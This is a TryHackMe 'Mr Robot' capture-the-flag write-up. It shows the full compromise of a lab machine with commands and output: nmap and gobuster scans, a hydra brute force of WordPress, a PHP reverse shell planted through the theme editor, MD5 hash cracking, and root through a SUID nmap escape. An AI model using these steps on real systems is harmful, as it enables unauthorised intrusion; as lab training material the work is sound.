Tryhackme Mr Robot Report

Organization:Intern Intelligence

Prepared by:Tunar Rzazade


Date:25.02.2025

Content

---

1)Introduction

We are required to find 3 keys on the target machine.




To get started, we first deploy the target machine. Tryhackme gives us the target's IP address.

2)Reconnaissance and Exploitation


After obtaining the IP address, let's run an nmap scan to see which ports and services are open.

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -p- --open -A 10.10.111.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-24 17:07 EST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.49% done; ETC: 17:21 (0:14:20 remaining)
Nmap scan report for 10.10.111.49
Host is up (0.099s latency).
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose|specialized|storage-misc|broadband router|WAP|printer
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (89%), Crestron 2-Series (87%), HP embedded (87%), Asus embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_
kernel:2.6 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4
Aggressive OS guesses: Linux 3.10 - 3.13 (89%), Linux 3.10 - 4.11 (88%), Linux 3.12 (88%), Linux 3.13 (88%), Linux 3.13 or 4.2 (88%), Linux 3.2 - 3.5 (88%),
Linux 3.2 - 3.8 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Linux 5.4 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```


We see that ports 80 and 443 are open, and we think that there is a website on this IP. Let's go to the website.




We can't find anything we need in the site's source code. And we do Directory Enumeration. Before moving on to directory enumeration, we search the robots directory, which is found on many sites.



We get fsocity.dic and key-1-of-3.txt.Let's check key-1-of-3.txt



We found our 1st key. Now let's check fsocity.dic




A file is automatically uploaded to us and contains words similar to passwords.

In the next stage, we perform directory enumeration.

```
┌──(root㉿kali)-[~/Desktop]
└─# gobuster dir -u http://10.10.111.49/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.111.49/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 235] [--> http://10.10.111.49/images/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.111.49/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.111.49/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.111.49/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.111.49/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.111.49/feed/]
/video                (Status: 301) [Size: 234] [--> http://10.10.111.49/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.111.49/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.111.49/feed/atom/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.111.49/wp-content/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.111.49/admin/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.111.49/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2606]
/css                  (Status: 301) [Size: 232] [--> http://10.10.111.49/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.111.49/feed/]
/license              (Status: 200) [Size: 309]
```

The directory named wp-login draws our attention. Let's check on the site.



We see a WordPress login page like this. We can access this by performing a brute force attack. We will use the fsocity.dic file as a brute force wordlist.


```
┌──(root㉿kali)-[~/Desktop]
└─# hydra -L /root/Downloads/fsocity.dic -p test 10.10.111.49 http-post-form '/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username.'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 17:40:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restor
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.111.49:80/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username.
[80][http-post-form] host: 10.10.111.49   login: Elliot   password: test
```

We deliberately typed a test in the password field, and found the username – Elliot


Now, in the same way, we write Elliot in the username field and brute force the password.

The password is ER28-0652

I have a username and a password. Now let's log in.




Log in and see an interface like this:




We go to Appereance and then to the editor section. We see the php files on the right side. If we edit one of these php files, write a code to get a shell in it and run it, we will get a shell from the target system.

We start listening with Netcat:



Find the code to get phpmonkey shell from github or another platform, copy it and write it in the archieve.php file.



We change the port and IP address according to our system. Now we run the archive.php file and we get a shell.

When the shell is opened, we see key2 when switching between directories. But we have no permission to read. We read the file named password.raw-md5 and it contains the password of the robot user stored in hash form.

```
$ cd home
$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ cd robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r--------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We crack this hash with the John the Ripper tool. First, we create a file called hash.txt and write the hash in it. We give fsocity.dic as a wordlist to the John tool.

```
┌──(root㉿kali)-[~/Downloads]
└─# john hash.txt --wordlist=fsocity.dic --format=Raw-Md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-02-24 18:27) 0g/s 6600Kp/s 6600Kc/s 6600KC/s 8output.ABCDEFGHIJKLMNOPQRSTUVWXYZ
Session completed.
```

We found the password of the robot user.

But when we want to change the current user to the robot user, we see that the shell we got has no functionality. Accordingly, we write the following command for a more interactive shell:

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

We can now switch to the robot user and read the 2nd key.


```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

3) Privilege Escalation

We are looking for files with suid and sgid permissions located in the bin folder in the system.

```
robot@linux:/$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

We chose the nmap command. We go to the gtfobins website, type nmap, and from there we find the command related to how to become root.



.. / nmap ☆ Star 11,265

Shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

We take this command and type it to become root.

```
robot@linux:/$ !sh
!sh
bash: !sh: event not found
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

While looking the directories of the root user, we find the 3rd key.

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```